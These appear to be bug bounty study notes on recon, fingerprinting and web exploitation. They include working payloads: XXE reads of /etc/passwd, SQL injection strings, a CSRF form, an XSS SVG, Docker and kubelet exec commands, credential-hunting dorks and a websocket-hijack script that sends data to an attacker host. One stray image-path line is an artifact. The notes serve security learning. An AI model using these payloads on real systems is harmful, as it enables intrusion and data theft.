Gobuster is the main tool for the job https://github.com/OJ/gobuster

make sure to use the -k tag to ignore ssl errors

Inspecting JavaScript Files

Lots of modern websites are built with Javascript and thus traditional recon methods may not work

JS Files can also have interesting subjects eg, AWS keys, s3 bucket endpoints, api keys, etc.

Link Finder

During the self crawl phase, if it doesnt return anything, use https://github.com/GerbenJavado/LinkFinder

Link finder will be a replacement to crawling and return links on the site

Jssearch

Jssearch is a tool that parses js files and returns hardcoded API keys, AWS credentials, etc using various regexes

https://github.com/incogbyte/jsearch

Initially there are only a few regexes however more can be added to https://github.com/incogbyte/jsearch/blob/master/regex_modules/regex_modules.py file

Google Dorks

Google dorks can find hidden assets, credentials. vulnerable endpoints, etc.

https://www.exploit-db.com/google-hacking-database

Dork Basics

Dorks work on Bing, AOL, Yahoo, etc not just google.

site:<domain name> is an almost universal dork

inurl: and intitle: are also useful dorks for finding hidden assets

https://gbhackers.com/latest-google-dorks-list/ is a good list of dorks

Third Party Vendors

Dont just look for your target domains, look for third party utilitys, eg Trello, Pastebin, Github, Jira, etc.

site:<Third Party Vendor> <Company Name>

This can find you hard coded credentials

A list of third party vendors includes:

- Codepad / `site:codepad.co "company name"` / online compiler - can find crdentials
- Scribd / `site:scribd.com "company name"` / upload of internal files - credentials
- NPM / `site:npmjs.com "company name"` / nodejs source code used by companies
- NPM / `site:npm.runkit.com "company name"` / nodejs source code used by companies
- Libraries IO / `site:libraries.io "company name"` / Libraries.io alerts when new versions of software are available
- Coggle / `site:coggle.it "company name"` / internal mindmaps - credentials
- Papaly / `site:papaly.com "comapny name"` / bookmarks and links - internal links docs and creds
- Trello / `site:trello.com "company name"` / Kaban boards - credentials and internal links
- Prezi / `site:prezi.com "company name"` / presentation software - internal links and creds
- Jsdeliver / `site:jsdelivr.net "company name"` / CDN for npm and github
- Codepen / `site:codepen.io "company name"` / online code testing tool - finds API keys and creds
- Pastebin / `site:pastebin.com "company name"` / internal databases, creds, data leaks
- Repl / `site:repl.it "company name"` / online compiler - hard coded creds
- Gitter / `site:gitter.im "company name"` / open source message - private message, creds
- BitBucket / `site:bitbucket.org "company name"` / source code - hard coded creds
- Atlassian / `site:*.atlassian.net "company name"` / find confluence, Jira, other sensitive info
- Gitlab / `inurl:gitlab "comany name"` / souce code - senstiive info

You will find false positives, make sure to verify if they belong to your target.


Content

ext: can be used to find content and endpoints.

Eg back up files, PDFs, databases, zip files etc.

Chapter 8: Fingerprint Phase

Fingerprinting is all about finding out the technologies that the assets are using, version numbers, running services, etc.



Fingerprinting is important as the second an exploit comes out for a specific cms or tech comes out, it allows you to immedietly test specifics assets

IP

shodan is a search engine for every port, not just http

https://www.shodan.io/

You can display all assets in a CIDR range with `net:<"CIDR,CIDR,CIDR">`

You can also search via the organisation name `org:<"Organisation name">`

This will **not** work for assets hosted in the cloud, eg by AWS or Gcloud.

You can use SSL certs to find assets `ssl:<"Organisation Nmae">`

It is important to note which cloud providers host the services, if you can find an SSRF vuln, you can take over an entire cloud network

Cencys

Cencys is a shodan clone, in the same sense that bing is a google clone. you will find different results that arent on shodan

https://censys.io/ipv4

Nmap

nmap is good for specific ports and small IP sets

Nmap is bad for mass enumeration

Masscan

Masscan was built to scan the entire internet in just a few hours

https://github.com/robertdavidgraham/masscan

eg `sudo masscan -p<port num> <CIDR Range here> --exclude <Exclude IP> --banners -oX <Out File Name>`

Make sure to grab banners this can be used to find easy vulns, search through this with grep for speed or use the UI for better results, https://github.com/offensive-security/masscan-web-ui

Web Application

Fingerprintign web apps is important, you should find the tech stack, programming langauges, firewalls, etc.

Wappalyzer

Wappalyzer is an extension which used various regex to fingerprint a domain based on its source code

It can only do one domain at a time, but if you use the commandline tool and build a wrapper, you can automate it

https://github.com/vincd/wappylyzer

however the cli will find less info than the web extension

Firewall

WAFs can render automated tools pointless, find out what WAF is being used with wafw00f tool

https://github.com/EnableSecurity/wafw00f

Use this cheatsheet to see if you can bypass the WAF they are using https://github.com/0xInfection/Awesome-WAF#known-bypasses

Section 3: Exploitation Phase

Chapter 9: Exploitation Easy Wins

Its best to search initially for low hanging fruit that doesnt take long

Subdomain Takeover

A subdomain takeover happens when a domain is pointing to another domain (CNAME) that no longer exists

A CNAME record is a domain that points to another domain, eg ftp.domain.com points to domain.com, this way if the IP of domain.com changes, you dont need to update ftp.domain.com

The vulnerability comes when an attacker registers the domain that one points to, leading to subdomain takeover

This bug should be check daily, as one DNS change can happen anytime and make the target immedietly vulnerable

The tool for the job is https://github.com/haccer/subjack

```
./subjack -w <Subdomain List> -o results.txt -ssl -c fingerprints.json
```

If this tool gets a hit, the next stage is to `dig <hit domain>` and check the CNAME section, if we can register the subdomain, we have a vuln.

These will often be subdomains like hash.hostingprovider.com, you will need to try to register the subdomain with that provider, providers include AWS, Github, Tumblr, etc.

A more comprehensive list is here https://github.com/EdOverflow/can-i-take-over-xyz

Github

Github exposures can lead to lots of explotatio

Github Dorks (IMPORTANT)

github dorks can help us to find API keys, sensitive files, passwords and more

Look for things such as log files, bash_history files, ssh keys, password files, etc

```
filename:.bash_history DOMAIN-NAME
```

A comprehensive list of dorks can be found here, make sure to add the target to each
https://github.com/techgaun/github-dorks/blob/master/github-dorks.txt

Company Github

Go to the companies github page, make a note of all the developers and monitor their accounts.

Not all companies have a public github page, but if they do go to the "people" tab and scrape them all.

The more people the longer it will take, but the more likely there are to be API keys, usernames/passwords, secrets, etc in their code

Misconfigured Cloud Storage Buckets

Companies are moving to cloud infrastructure and thus misconfigurations are more and more common

AWS S3 Bucket

AWS is the most popular cloud service

You can either use dorks or brute force to find s3 bucket names

The dork is `site:.s3.amazonaws.com "target"`

There are loads of tools for brute forcing s3 buckets but ghostlulz made https://github.com/ghostlulzhacks/s3brute

To use the tool do `python amazon-s4-enum.py -w wordlist -d <domain here>`

If you get a hit, you should be looking for backups, zip files and other PII, not just index.html or public resources

You will find false positives so make sure to verify it belongs to the company

Google Cloud Storage

The same concepts apply from AWS apply to Gcloud, except you use the followign tool

https://github.com/RhinoSecurityLabs/GCPBucketBrute

`python gcpbucketbrute.py -k <domain> -u`

This tool creates permutations of the domain name

Digital Ocean Spaces

Once more, digital ocean spaces are parrallel to AWS,

the dork is `site:digitaloceanspaces.com <domain here>`

and the brute force tool is https://github.com/appsecco/spaces-finder

Azure Blob

If the target uses Microsoft cloud, then they probably use Azure blob storage

These are almost impossible to bruteforce due to their url complexity, but they may still be dorkable

`site:blob.core.windows.net <domain name>`

`site:"dev.azure.com" <domain name> intext:` secret/password/apikey

Elastic Search DB

Elastic search DB is an alternative to MySQL

Elasticsearch basics

ES uses "types" containing "documents" instead of MySQL's tables. Documents are JSON blobs that hold data

MySQL has column names, ES has field names. MySQL stores tables in a db, ES stores documents in an Index.

Unauthenticated Elasticsearch DB

ES has a http server on port 9200 that can be used to query the db.

You can use shodan or Masscan to find all the instances of this port and check for authentication

If you have acces you will see a response with a get request detailing, names, uuids, versions etc.

Then check the `/_cat/indices?v` endpoint or `/_ stats/ ?pretty=1`

To perform a full text search on the entire db use `/_all/_search?q=email` or replace email with what you seek. Try searching for Username, User, Email, Password, Token and more.

Docker API

Docker is an opensource solution to running software on any computer

Exposed Docker API

When you install docker it will automatically expose port 2375 on your host, with no authentication

This can sometimes be accidently exposed to the internet, use shodan or masscan to find these

To confirm a hit, go to `domain:2375/version` and you will get an info blob

Once you have confirmed use the docker cli to `docker -H <host>:<port> ps`

Once we do this we can easily pop a shell by doing `docker -H <host>:<port> exec -it <container name>

The impact of this can be to break out of containers, deploy crypto miners on company resources, etc.

Kubernets API

Kubernets is a way of orchestraing containers across various machines.

Exposed Kubernets API

Similarly, Kubernet exposes a REST API port on 10250, on the local machine. You can check shodan or masscan to see if any have accidently been exposed to the internet

To confirm a kubernet instance check the `domain.com:10250/pods` endpoint, if its open you will recieve information with names, versions and metadata. But more importantly, Namespace names, pod names and container names

```
curl –insecure -v -H “X-Stream-Protocol-Version: v2.channe l.k8s.io ” - H “X -Stream-Protocol-Version: channel.k8s.io ” -H “Connection: upgrade ” -H “Upgrade: SPDY/3.1” -X POST “https://<DOMAIN>:<PORT>/exec/<NAMESPACE>/<PODNAME>/<CONTAINER NAME>?command=<COMMAND TO EXECUTE>&input=1&output=1&tty=1”
```

Will allow you to exec commands

This is will run the command but you will not see the output, once you do it once you will get a return `Location` header similar to `/cri/exec/Bwak7x7h` simply install node-ws and use `wscat -c "https://domain:port/<location header value>" --no-check` to see the output of the command.

.git / .svn

A lot of peopel will pull a repo and use it without going through it, exposing their source code to the world

Git

Git is a revision control system and has a hidden folder called `.git` , every time you create a file it will be compressed and added to git with its unique name, hash etc. If you have the .git contents yo ucan recreate the source code and everything else in the repo.

Search every web page for a `/.git` endpoint

To restore code from a .git use the following tool
https://github.com/internetwache/GitTools/tree/master/Dumper

```
./gitdumper.sh https://doomain.com/.git/ /output-directory/
```

Then go through the source code, looking for hard codded credentials, bad filters, and generally do a source code review.

Subversion

Subversion is a gitclone that uses `.svn` instead of .git, check the http://domain.com/.svn endpoint

The dumping tool is https://github.com/anantshri/svn-extractor

The same source code review process applies here after.

Chapter 10: Exploitation CMS

Wordpress

As of date written, over 25% of the internet is built with WordPress.

The tool for going over common misconfigurations and exploits is https://github.com/wpscanteam/wpscan

A lot of these hits will be false positives as they require credentials to use.

Always check domain.com/wp-content/uploads for juicy files. Eg user emails, passwords, paid digital products, etc.

Joomla

Joomla is the second most popular cms. Joomla however is a mess.

The WPscan equivilent would be https://github.com/rezasp/joomscan

Drupal

Drupal is the third most pipular cms.

The equivilent scanning tool is https://github.com/droope/droopescan

Adobe AEM

Adobe AEM CMS is one of the most vulnerable CMSes, you are likely to find vulns.

The scanning tool is https://github.com/0ang3el/aem-hacker

Other

If you come across another cms, check https://www.exploit-db.com/ for CVEs

Dont stop with exploit-db, check google for the cms and version to look for PoCs

Google for a scanner specific to this cms

Chapter 11: Exploitation OWASP

If the app is custom built, you wont be able to use CVEs, This means you will need to test for common vulnerabilities such as XSS, SQLi, LFI, RFI, CSRF, XXE, SSRF.

The only tool you need is burp suite

XML External Entity (XXE)

XML Basics

Extensible Markup Langauge is the predicessor to JSON that uses tags

The first line of XML comtains the "prolog" which contains the xml version, and encoding.

If you ever see:

```
<?xml version="1.0" encoding="UTF-8"?>
```

you should immedietly test for XEE.

In XML there is a concept called document type definition (DTD) which tells us the structure, elements, and attributes of the xml doc. Eg

```
<?xml version="1.0"?>
<!DOCTYPE note [
<!ENTITY user "coolName">
<!ENTITY message "got em">
]>
```

ENTITY essentially acts as a variable which can be called with `$varName;`

An external ENTITY can be used to fetch info from localhost or a remote system. Eg `<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://example.com"> ]>`, or `<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file://etc/passwd"> ]>`

XXE

The idea of an XXE is web load info from the localhost into an ENTITY and then display it in a tag using the &name; method

if the post request shows XML being sent, try adding your own DTD, eg `<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>` , and then call the variable by replacing some of the later info with &xxe;

Either it will show in the html code or intercept the *response.*

Cross site Scripting (XSS)

XSS is the most common bug

It can be used to steal JWT tokens, CSRF tokens and cookies.

There are three types, reflected, stored and DOM based

Reflected

Reflected xss is when an input from the user is displayed in the html. this can be used to execute js

Stored XSS

stored is persistant. Usually it occours when a backend database is altered.

Typically POST, PUT, UPDATE and DELETE requests will be type of request that triggers a stored xxs

DOM XSS

DOM XSS is when input is passed to a clientside JS function that results in either reflected or stored XSS.

Stored XSS via SVG file

An SVG is a xml-based vector image.

It can support inline JS code.

They can be treated as HTML images, which means if you can control the source of the image tag, you can execute JS

They are often overlooked by both debs and attackers, an example of a dangerous svg is:

```
<?xml version="1.0" standalone="no"?>
   <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
  <script type="text/javascript">
    alert("Ghostlulz XSS");
  </script>
</svg>
```

An easy way to test is to upload an SVG file as a profile picture, and then intercept it with burp, seeing if you can add to the XML

Its important to note that the request in burp is `Content-Type: image/svg+xml`

After this you need to visit the url the image is stored at, this can be done easily by right clicking > "copy image address" or finding the address in the html

Server Side Request Forgery (SSRF)

SSRF is when you get an app to perform a http request on your behalf

Typicaly look for requests that have a url as a parameter value

Replace the URL and try to get a response

If it is being hosted by a cloud provider, try to read the metadata service to retrieve API keys and creds

The hardest part of SSRF is proving impact, try to get API keys, or see if you can exploit internal hosts that only require GET or POST requests.

Cross Site Request Forgery (CSRF)

CSRF is when you get a users browser to perform a http request on your behalf

If the user is logged onto the site, they will have authentication cookies, meaning if they visit our dangerous site, we can perform authenticated requests on their behalf using JS.

```
<html>
  <form id="exploit" id="exploit" action="http://vulnDomain.com/endpoint/change-email" method="post">
    <input name="email" value="attack@test.com">
    <input type='submit' value='submit'>
  </form>

  <script>
    document.getElementById("exploit").submit()
  </script>
</html>
```

Above is a PoC you would put on your own site to demonstrate the bug.

With CSRF, you can change emails, passowrds, or do anything that requires user authenticaton.

SQL Injection (SQLI)

SQLi allows you to dump the contens of a db.

The most common db is MySQL, but there are other such as MSSQL, PostgreSQL, Oracle, and more.

A good cheat sheet is https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL Injection

If you see an error message, it is likely you can get an injection, it maybe be obvious or it might be as simple as "Internal Server Error"

The process of exploitation is

1) Find the number of columns being returned to the application, done by the "order by" command. This will be different depending on the backend software.

- Ask if the server has 1 column, `' order by 1 --` if the server responds normally it has it.
- Ask if the server has 2 columns, `' order by 2 --` if the server respodns normally it has it.
- Ask if the server has 3 columns, `' order by 2 --` if the server errors out, you know it only has 2.

2) In order to extract data, the information retrieved from the db must be displayed somewhere in the html, to do this find the column that is used.

- the basic format to do this is `' union select NULL,NULL,....,NULL --` use as many NULLs as there are columns

- Then replace each NULL with 'vulnerable' one at a time. This should be seen somewhere on the page. We can now get information

3) We now need to learn about the db we control.

- The "information_schema" is a default db which contains information on everything in the db.
- In order to list the table names in the db, we look at the table called "table" in information_schema, which has a column called "table_name", allowing us to list every table in the db.
- To do this do `' union select NULL, table_name from information_schema.tables --`
- You will likely get an interesting table name such as "users", to find column names for this table, we do `' union select NULL, column_name from information_schema.columns where table_name = '<TableNameFound>' --`
- With these column names, you should report it to the company with this as evidence, do not extract the real data, this is illegal.

There is a tool to automate this, however it is often stopped by WAFs https://github.com/sqlmapproject/sqlmap

Command Injection

This is a more rare sight today, but ocasionally you get them.

Sometimes user inputs are passed to the OS and ran as part of a command, this should always be avoided

You can do command injection with the following, `&`, `&&`, `|`, `||`, `;`, `` `command` ``, `$(command)`

Often you wont get a response, you can test for blind injection with `ping -c 10 localhost` this will wait for 10 seconds

Cross site Web socket Hijacking (CSWSH)

Its rare to find an app using websockets, but when you do, you almost always find a cswsh

Web Sockets

WebSocket is a communication protocol that is "full-duplex" meaning it can both read and write to the connection.

In order to create a WS, there is an initial http request which has an `Upgrade: websocket` header.

CSWSH

The idea of CSWSH is similar to CSRF, we trick a user into visiting our site, where we use their browser to yoink the http upgrade request, and then we control a ws connection.

If the inital request does *not* have a CSRF token, it can be exploited

To test for this vulnerability, the auther suggested a website that is no longer up, but this is an alternative i found https://www.piesocket.com/websocket-tester#. Open the site as a legitimate user, on one tab, then try to connect to the websocket using the tool. If it works, then you can hyjack this.

The payload you need to use in the attacker site is

```
<script>
websocket = new WebSocket('wss://your-websocket-URL')
websocket.onopen = start
websocket.onmessage = handleReply
function start(event) {
  websocket.send("READY"); //Send the message to retreive confidential information
}
function handleReply(event) {
  //Exfiltrate the confidential information to attackers server
  fetch('https://your-collaborator-domain/?'+event.data, {mode: 'no-cors'})
}
</script>
```